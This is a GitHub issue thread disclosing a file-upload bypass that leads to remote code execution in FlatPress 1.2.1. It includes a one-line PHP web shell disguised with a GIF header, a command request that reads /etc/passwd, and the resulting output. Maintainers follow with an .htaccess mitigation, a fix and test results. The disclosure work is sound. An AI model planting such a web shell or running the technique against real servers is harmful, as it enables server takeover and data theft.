

New issue

[Jump to bottom](#)

# Flatpress 1.2.1 - File upload bypass to RCE Vulnerability #152

🔒 Closed s4n-h4xor opened this issue on Sep 27 · 3 comments

s4n-h4xor commented on Sep 27 • edited ▼

## File upload bypass to RCE

Severity: High

### Description:

It is observed that the application has the functionality to upload images and download them further. The download functionality is not sandboxed, and it does not have proper security control which can be bypassed by tricking webserver and uploading dangerous file types which leads to RCE.

### Technical Impact:


A privileged attacker can use the upload functionality to gain access to the server

### Suggested Remediation:


1. Restrict the file types accepted for upload, check the file extension, and only valid extensions to upload.
2. Rename the files after getting uploaded randomly or use a hash.

### Steps to Reproduce:

1. Login to the application



2. Navigate to the uploader section of the application.



3. Create a PHP file using the following payload.

Payload:

GIF89a;

shell.php - Notepad

File Edit View

```
GIF89a;
<?
system($_GET['cmd']);
?>
```

4. Upload created php file

← → ↻ ⚠ Not secure | 192.168.1.7/flatpress/admin.php?p=uploader

Administration area

Main Entries Statics **Uploader** Widgets Plugins Themes Options Maintain

Uploader Media manager

Uploader

Pick one or more file to upload.

- File(s) uploaded
- shell.php


File Picker

5. Navigate to file from media manager and open file

## Media manager

Manage your media

Page: 1 / 1

	Name	# use	Size	Uploaded on
	c9.php	0	103.36 KB	2022-07-26
	shell.php	0	38 B	2022-07-26
	simple1.php	0	60 B	2022-07-26

1

6. Append the following payload after file to give input commands and observe that commands are getting executed

Payload: ?cmd=cat+/etc/passwd

```
GIF89a; root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd-networkd,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:nonexistent:/usr/sbin/nologin systemd-timesync:x:103:106:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
syslog:x:104:111:syslog:/usr/sbin/nologin _apt:x:105:65534:nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,/var/lib/tpm:/bin/false uidd:x:107:115:run/uid:/usr/sbin/nologin systemd-oom:x:108:116:systemd Userspace OOM Killer,,/run/systemd:/usr/sbin/nologin tcpdump:x:109:117:nonexistent:/usr/sbin/nologin avahi-autoipd:x:110:119:Avahi autoipd daemon:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin
```

Request	Response
<pre>1 GET /flatpress/wp-content/attachs/shell.php?cmd=cat+/etc/passwd HTTP/1.1 2 Host: 192.168.1.7 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 8 Connection: close 9 10</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 26 Jul 2022 23:09:14 GMT 3 Server: Apache/2.4.53 (Unix) OpenSSL/1.1.1o PHP/7.4.29 mod_perl/2.0.12 Perl/v5.34.1 4 X-Powered-By: PHP/7.4.29 5 Content-Length: 2902 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 GIF89a; 10 root:x:0:0:root:/root:/bin/bash 11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 12 bin:x:2:2:bin:/bin:/usr/sbin/nologin 13 sys:x:3:3:sys:/dev:/usr/sbin/nologin 14 sync:x:4:65534:sync:/bin:/bin/sync 15 games:x:5:60:games:/usr/games:/usr/sbin/nologin 16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin</pre>

Opening issue here, Got no reply from [hello@flatpress.org](mailto:hello@flatpress.org) for 2 months

Hello, everyone,

I unfortunately successfully reproduced the security issue on FlatPress fp-1.3.dev [master] and PHP version 7.4.30.

A possible solution could be to prevent the upload of php files via uploader. Unfortunately, my PHP knowledge is not sufficient for a possible solution.

So that PHP files in the attaches folder cannot be called directly, you can add an additional htaccess with the following rule for this folder as a temporary solution:

```
<FilesMatch "\.(?i:php)$">
  <IfModule !mod_authz_core.c>
    Order allow,deny
    Deny from all
  </IfModule>
  <IfModule mod_authz_core.c>
    Require all denied
  </IfModule>
</FilesMatch>
```

[\\_htaccess.zip](#)

This is then only valid for this folder.

Tested with Apache/2.4.54

Best Regards

 **azett** closed this as completed in [92c0b2a](#) on Oct 1

**azett** commented on Oct 1

Member

Hi, thank you very much for reporting. FlatPress 1.2 didn't check uploaded files properly at all (even if the changelog said it did).

@Fraenkiman, could you please test this again?

Opening issue here, Got no reply from [hello@flatpress.org](mailto:hello@flatpress.org) for 2 months

Which I am ashamed of, totally missed this. Thank you very much for re-reporting here.

  **Fraenkiman** mentioned this issue on Oct 1

Forbidden file type prevents the upload of allowed file types #154

 Open

Fraenkiman commented on Oct 1 • edited ▼

Hello, everyone,

the bug fix for the issue was successfully tested in the following upload scenarios:

Single file: shell.php ;File was not placed in the attaches images directory as expected. ✓

Single file: \*.zip; File was placed in the attaches directory as expected. ✓

Single file: \*.rar; File was placed in the attaches directory as expected. ✓

Single file: \*.png; File was placed in the images directory as expected. ✓

Single file: \*.jpg; File was placed in the images directory as expected. ✓

Single file: \*.gif; File was placed in the images directory as expected. ✓

Mixed selection - only allowed file types; \*.png, \*.gif, \*.jpg, \*.zip, \*.rar, \*.mp4 and \*.avi; Files were placed in the images and attaches directory as expected. ✓

Mixed selection - allowed file types with forbidden file type; \*.png, \*.gif, \*.jpg, \*.php, \*.zip, \*.rar, \*.mp4 and \*.avi; ;PHP file was not placed in the attaches images directory as expected. ✓

However, the following was noticed: [#154](#)

In my test, I was also able to successfully upload the \*.js file type. This file type could potentially be exploited for similar vulnerabilities.

- Is the behavior of the uploader as expected?

Conclusion: Bugfix request has been successfully tested on fp-1.3.dev [master]. I have created a [new issue](#) to address the issue.

Best Regards

Frank

#### Assignees

No one assigned

#### Labels

None yet

#### Projects

None yet

#### Milestone

No milestone

---

Development

No branches or pull requests

---

3 participants

